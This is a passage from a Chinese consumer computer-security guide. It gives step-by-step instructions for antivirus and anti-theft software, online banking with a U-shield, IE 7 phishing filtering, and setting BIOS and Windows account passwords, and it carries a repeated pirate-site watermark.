步骤 04 如果想查看查杀的病毒详细结果，则切换到“扫描结果”选项卡下，在其中即可看到查杀的病毒的类型、名称、文件路径以及处理结果等信息。



步骤 05 在金山毒霸 2011 中，可以使用“文件实时防毒”功能对本地计算机进行保护。在主窗口左侧列表中单击切换到“防御监控”选项面板，然后分别启动监控、防御和保护等功能即可。



步骤 06 在金山毒霸 2011 中附带有一些安全工具，用户可使用这些工具实现清除系统垃圾、清理使用痕迹、修复系统、管理进程等

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

功能，而不用分别安装相应的工具。在主窗口左侧列表中单击切换到“安全百宝箱”选项卡，即可看到各种工具。



步骤 07 单击“垃圾文件清理”按钮，将弹出“垃圾文件清理”窗口。在其中即可看到本地计算机中存在的各种垃圾文件。



步骤 08 在其中勾选相应的垃圾文件复选框后，单击“清除文件”按钮，即可清除选中的垃圾文件。待清理完毕后，会弹出垃圾文件清理成功的提示框。单击“确定”按钮，即可完成清除系统垃圾文件的操作。



步骤 09 如果想清除上网历史痕迹，则可使用“历史痕迹清理”工具。在“安全百宝箱”选项面板中单击“历史痕迹清理”按钮，打开“历史痕迹清理”窗口，在其中即可看到各种历史痕迹。



步骤 10 选中“默认清理”单选按钮后，单击“立即清理”按钮，即可清除选中的历史痕迹。待清理完毕后会弹出清理历史痕迹成功的提示框。单击“确定”按钮即可完成清除历史痕迹的操作。



步骤 11 如果系统或 IE 浏览器等出现问题，可使用金山毒霸自带的“系统修复”工具将系统还原到初始状态。在“安全百宝箱”选项面板中单击“系统修改”按钮，打开“系统修改工具”窗口，在其中即可看到可修复的项。



步骤 12 勾选“文件系统保护”复选框后，单击“修复选中项”按钮，即可修复选中项。待修复完毕后，会弹出以下项被修改成功的提示框。单击“确定”按钮即可完成修复操作。



步骤 13 还可利用金山毒霸自带的“进程管理器”工具对计算机中的进程进行管理。在“安

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


全百宝箱”选项面板中单击“进程管理器”按钮，打开“进程管理器”窗口，在其中即可管理计算机中正在运行的所有进程。



步骤 14 单击“找出风险进程”按钮，即可对本机进程进行扫描。如果存在危险进程，则会将其单独显示出来。



步骤 15 在“进程管理器”窗口中选中该危险进程后，单击“结束选中进程”按钮，会弹出“进程管理器警告”对话框，如果确定要终止该进程，则需单击“是”按钮。



● 股票防盗安全系统的使用

“股票防盗安全系统 V2.0”是一款非常出色的防盗号软件，使用该软件可以智能拦截已知的、未知的盗号木马和病毒，有效地防止用户股票账号被盗取；还能自动查杀股票盗贼木马、网银大盗以及各种变种网银大盗，防止网上银行账号被盗；同时，使用该防盗安全系统还可以预防截取与保存屏幕、钩取键盘记录、发送匿名邮件等未知的、非法的盗号行为。

练习 使用“股票防盗安全系统”

在对“股票防盗安全系统V2.0”的功能有了一个初步的了解后，下面来具体介绍一下如何使用“股票防盗安全系统V2.0”来保护系统安全。具体的操作步骤如下。

步骤 01 双击下载的“股票防盗安全系统V2.0”安装程序图标，打开“股票防盗安全系统安装”对话框。



步骤 02 稍等片刻，即可自动弹出“最终用户许可协议”对话框。




步骤 03 选中“同意”单选按钮后，单击“安装”按钮程序将自动安装。安装完成后，程序即可自动运行，并显示正在获取“防盗指引”提示信息。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤 04 在该系统运行加载的过程中，会自动对本机内存中的木马病毒进行快速扫描，扫描完成后将在“安全级别”选项区中显示具体的安全提示信息及扫描结果。



一招鲜 实时保护

“股票防盗安全系统 V2.0”的实时保护功能占有很好的系统资源，对防护病毒文件非常有效，应该全部开启。当用户打开并访问硬盘中的各类文件时，若开启了“股票防盗安全系统”的实时保护功能，则该系统会自动对当前文件夹下的文件进行安全扫描，如果发现有病毒木马或可疑文件，会自动将其删除。

步骤 05 在“股票防盗安全系统 V2.0”主界面中，单击“系统评估”按钮，即可对系统进行全面彻底的扫描。



一招鲜 发现木马文件如何清除

在扫描过程中如果发现系统中存在木马文件，将会在下方的病毒警告窗口中显示出来。单击“全选”按钮选中列表中的所有木马病毒，然后单击“立即清除”按钮，即可将界面中的木马病毒清除。

步骤 06 清除完毕后，单击主界面中的“防盗设置”按钮，打开即时保护功能界面，单击该界面中的所有“开启”按钮，开启所有实时保护功能。



步骤 07 选择主界面中的“插件免疫”按钮，打开插件免疫设置界面，单击“全选”按钮，勾选列表中所有可以免疫的插件复选框，最后单击“免疫选中插件”按钮，即可免疫当前所有选中的流行 IE 插件。



步骤 08 单击主界面中的“报警日志”按钮，即可在打开的界面中查看安全系统查杀各种病毒的日志记录。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实战

如何进行网上转账

在进行网上交易时，必须使用U盾的支付密码才可完成，如果没有U盾则无法完成交易。下面以为客户进行网上转账为例，讲解网上转账的具体操作方法。

步骤01 登录个人网上银行，单击“转账汇款”文本链接，打开转账汇款页面。



步骤02 选择需要开办的业务，这里单击“汇款”文本链接，打开“工行转账汇款”页面。




步骤03 填写转账信息，并单击“提交”按钮。如果没有插入U盾，则系统会弹出提示对话框提示用户插入U盾。



步骤04 插入U盾后单击“确定”按钮，再次单击“提交”按钮，弹出交易详细对话框。



步骤05 根据提示，使用U盾打开“验证用户口令”对话框，输入密码并单击“确定”按钮，完成交易。



一招鲜 申请工行U盾客户证书

申请工商银行的U盾客户安全证书非常简单，只要是工行的个人网上银行客户，只需携带个人有效证件及注册网上银行时使用的银行卡，到工行任意一家营业网点就可以申请U盾客户安全证书。然后再安装驱动程序并下载证书的相关信息，最后就可以使用U盾客户安全证书，来为自己营造一个没有安全风险的网上交易环境了。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

开阔眼界


使用IE 7.0反钓鱼网站

IE 7.0 比以往的浏览器版本在安全方面做了重大的改进，且自带有反钓鱼网站功能，使用起来非常方便。下面介绍使用 IE 7.0 浏览器防范钓鱼网站的具体操作步骤。

步骤 01 打开 IE 7.0 浏览器，执行“工具 > 仿冒网站筛选”命令，在弹出的下级菜单中选择“打开自动网站检查”或“关闭自动网站检查”命令，打开“Microsoft 仿冒网站筛选”对话框。选择“打开自动仿冒网站筛选”单选按钮，单击“确定”按钮开启该功能。



步骤 02 再次浏览网页时，在 IE 窗口的状态栏上将会显示一个蓝色的小盾牌样式图标。如果访问的网站是钓鱼网站，IE 浏览器将会给出相应的警告信息。



步骤 03 如果不能确定打开的网页是否为钓鱼网站，则可通过“检查此网站”菜单命令来检测当前网页是否为钓鱼网站。执行该命令后，将弹出确认信息提示框。



步骤 04 单击“确定”按钮，即可向微软发送网站信息，且很快就能返回检查信息，提示被访问的网站是否为仿冒的钓鱼网站。



步骤 05 在浏览网页时，如果发现可疑的网站，可通过执行“报告此网站”命令来举报钓鱼网站。执行该命令后，将转到报告网页，在该网页中勾选“我认为这是一个仿冒网站”复选框输入验证码字符后单击“提交”按钮即可。



步骤 06 选择“仿冒网站筛选设置”菜单项，打开“Internet 选项”对话框，在“高级”选项卡下可对各参数进行详细的设置。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



秒杀疑惑

随着网络的普及和网上银行交易的盛行，网上银行和网上炒股的安全不容忽视，本章主要介绍了网银炒股的相关安全知识，下面再来介绍一些学习过程中的相关疑惑。

Q 如何开通个人网上银行？

A 首先需要客户提供本人有效身份证件和所需注册的工行本地银行卡或存折。然后客户需要填写资料《中国工商银行电子银行个人客户注册申请表》，在填写资料之前务必知悉申请表背面的《中国工商银行电子银行个人客户服务协议》。最后，提交申请资料，客户应向工行提交的申请资料包括：已在本地开立账户、《中国工商银行电子银行个人客户注册申请表》、本人有效身份证件、需注册的银行卡。

Q 我的网银密码忘记了该怎么办呢？

A 如果是网银登录密码或客户证书密码如工商银行的 U 盾密码忘记了，需要本人持卡和身份证到银行办理重置登录密码即可。如果是银行卡密码忘记了，就需要本人持卡和身份证到原开户银行办理密码挂失业务。

Q 在登录网上股票证券交易系统时，为什么要使用软键盘输入账户名和密码？

A 黑客在使用如“证券大盗”这类病毒木马来盗取股民账号和密码时，通常会使用这类程序中一个叫做“钩子”的木马程序，来监听和记录用户的击键动作，并通过自带的邮件发送模块把记录下的密码发送到黑客指定的邮箱中，从而完成盗号。

软键盘也叫虚拟键盘，股民在输入密码时，先打开软键盘，然后用鼠标选择相应的字母输入，这样可以避免木马记录击键动作。另外，为了更进一步保护密码，还可以打乱输入密码的顺序，增加黑客破解密码的难度。

Q 在进行网上炒股时，为什么最好到证券公司的官方网站下载炒股软件？

A 因为一些不正规网站上的炒股软件存在被黑客攻击的风险。所以，用户一定要从国泰君安、中信证券等官方股票证券网站下载炒股软件。

Q 在对股票证券交易完毕后，为什么一定要退出交易系统？

A 在交易系统使用完毕后，如果不及时地退出，可能会因为其他人的错误操作造成交易指令的误发，从而导致经济损失。特别是在网吧等公共场所登录交易系统时，更要在不使用时及时退出。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

保护系统与文件安全

Chapter 08

本章将全面介绍如何通过加密系统文件，包括系统安全的相关内容。总所周知，黑客攻击无孔不入，一个小小的漏洞就很有可能使整个系统瘫痪。因此，在个人计算机的防范工作当中，除了及时查看系统中的进程、网络、注册表等是否有异样，以及清除计算机中的病毒之外，还要做好文件的加密工作，从而加强系统的安全。

重点实例



● 更改系统管理员账户设置



● 加密解密 Excel 工作表



● 加密文本文件

知识要点

1. 为操作系统加密
2. 破解管理员账户
3. 加强管理员账户的安全
4. 为文件加密
5. 使用加密软件加密

建议学习时间：70分钟

学习内容	学习时间
● 为操作系统加密	10分钟
● 破解管理员账户	10分钟
● 加强管理员账户的安全	15分钟
● 为文件加密	15分钟
● 使用加密软件加密	20分钟

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

为了保障系统与文件的安全，我们需要对它们进行层层加密，通过一个个严密的“安全锁”来将其保护起来，才能让那些网络黑客无机可乘。本章就将详细介绍为操作系统加密，为文件加密，使用加密软件加密，以及破解管理员账户等知识，读者可熟练掌握。


为操作系统加密

要想不被黑客轻而易举地闯进自己的操作系统，为操作系统加密是最基本的操作。不加密的操作系统就像自己的家开了一个任人进出的后门，任何人都可以随意打开用户的系统，查看用户计算机上的私密文件。


● 设置BIOS开机密码

在 BIOS 中，用户可以设置系统管理员密码，这样可以阻止别人随意进入自己的计算机，并且能够防止别人随意修改 BIOS 设置。下面以在 Phoenix BIOS 中设置密码为例，来详细讲解设置系统 BIOS 开机密码的具体操作步骤。


01 启动计算机过程中，按下 Del 键进入 BIOS 设置界面。




步骤 02 使用键盘上的方向键，切换到 Security 选项卡，在该选项卡中选择 Set Supervisor Password 选项。



步骤 03 按下 Enter 键，打开 Set Supervisor Password 提示框，在文本框中输入要设置的密码。




步骤 04 输入完毕后，按下 Enter 键，打开 Setup Notice 信息提示框。




步骤 05 按下 Enter 键，即可保存设置的密码，并返回到 Security 选项卡下，在其中选择 Set User Password 选项。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




步骤 06 按下 Enter 键，打开 Set User Password 信息提示框，在其中输入密码。




步骤 07 输入完毕后，按下 Enter 键，打开 Setup Notice 信息提示框。



步骤 08 按下 Enter 键，即可保存设置的密码，并返回到 Security 选项卡下。



步骤 09 按下 F10 键，打开 Set Confirmation 信息提示框，在其中选中 Yes 按钮后，按下 Enter 键，退出 BIOS 设置界面。



至此，就完成了系统 BIOS 开机密码的设置操作。

一招鲜 忘记BIOS密码的处理

BIOS 密码最长为 8 个字符，设置密码时必须输入两次，且两次输入必须一致。若自己忘记了设置的 BIOS 密码，则可以打开机箱，将主板上的原电子电池取出进行放电，待 BIOS 放完电后，原来设置的密码将自动消失。

设置系统管理员启动密码

实现系统密码保护的第一步就是为 Windows 操作系统设置相应的密码，其方法很简单。下面以为 Windows XP 系统设置密码为例，讲解具体的操作步骤。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 01 执行“开始 > 控制面板”命令，打开“控制面板”窗口。




步骤 02 在该窗口中双击“用户账户”图标，打开“用户账户”窗口。



步骤 03 在该窗口中单击计算机管理员的名称图标，进入“账户更改”窗口。



步骤 04 在该窗口中单击“更改我的密码”链接，进入“更改密码”窗口，在该窗口中根据提示输入相应的密码内容。



步骤 05 单击“更改密码”按钮即可完成密码的更改设置操作。这样用户每一次开机登录时都需要先输入所设置的密码，不知道密码就不能进入操作系统。

设置Guest账户密码

当自己的计算机创建了Guest 账户后，一定要为其设置账户密码。

设置 Guest 账户密码的操作步骤如下。

步骤 01 执行“开始 > 控制面板”命令，打开“控制面板”窗口。在某中双击“用户账户”选项，打开“用户账户”窗口。



步骤 02 在该窗口中单击 Guest 账户图标，进入“您想要启用来宾账户吗？”窗口。




溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤 03 单击“启用来宾账户”按钮，返回到“用户账户”窗口，在其中可以看到已经启用了来宾账户。




步骤 04 执行“开始 > 运行”命令，打开“运行”对话框，在“打开”文本框中输入 lusrmgr.msc 命令。单击“确定”按钮，打开“本地用户和组”窗口。



步骤 05 在左侧窗口中选择“用户”选项，在右侧窗口中右击 Guest 账号，在弹出的快捷菜单中选择“设置密码”命令。



步骤 06 打开“为 Guest 设置密码”对话框，提示用户为 Guest 设置密码的相关注意事项。单击“继续”按钮，进入下一页面，在“新密码”和“确认密码”文本框中输入相应的密码。



步骤 07 单击“确定”按钮，弹出“密码已设置”的提示对话框，单击“确定”按钮即可完成为 Guest 账户设置密码。

设置屏幕保护密码

当用户有事需要暂时离开计算机时，为了方便不想频繁地开关计算机，但又担心自己不在的时候其他人使用，这时可以启用屏幕保护功能，并为屏幕保护程序设置密码，以保障系统安全了。

设置屏幕保护密码的具体操作步骤如下。


步骤 01 在桌面上的空白位置右击，弹出快捷菜单选择“属性”命令，打开“显示 属性”对话框。



步骤 02 单击切换到“屏幕保护程序”选项卡，在“屏幕保护程序”下拉列表中选择一种保护程序，并勾选“在恢复时使用密码保护”复选框。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。





一招鲜 设置屏保程序等待时间

在"屏幕保护程序"选项卡中，用户可以根据自己的实际情况将启动屏幕保护程序的等待时间设置得短一些，以便自己离开时屏幕保护程序及时开启。

步骤 03 单击"监视器的电源"选项区中的"电源"按钮，弹出"电源选项 属性"对话框，在"电源使用方案"选项卡下的"系统待机"下拉列表中设置待机时间。



步骤 04 单击切换到"高级"选项卡，在"选项"选项区中勾选"在计算机从待机状态恢复时，提示输入密码"复选框，单击"确定"按钮。

步骤 05 此时即可完成屏幕保护密码的设置。当计算机从屏幕保护程序状态下恢复时，就会要求用户输入密码。



破解管理员账户

在 Windows XP 操作系统中，管理员账户有着极大的控制权限，黑客常常利用各种技术对该账户进行破解，从而获得计算机的控制权。

• 使用Administrator账户登录 •


每台计算机装上 Windows XP 操作系统后，除了用户自己新建的账户外，还会自动创建一个名为 Administrator 的管理员内置账户。它平时是隐藏的，拥有计算机管理的最高权限，新建的账户都是在它下面派生的。

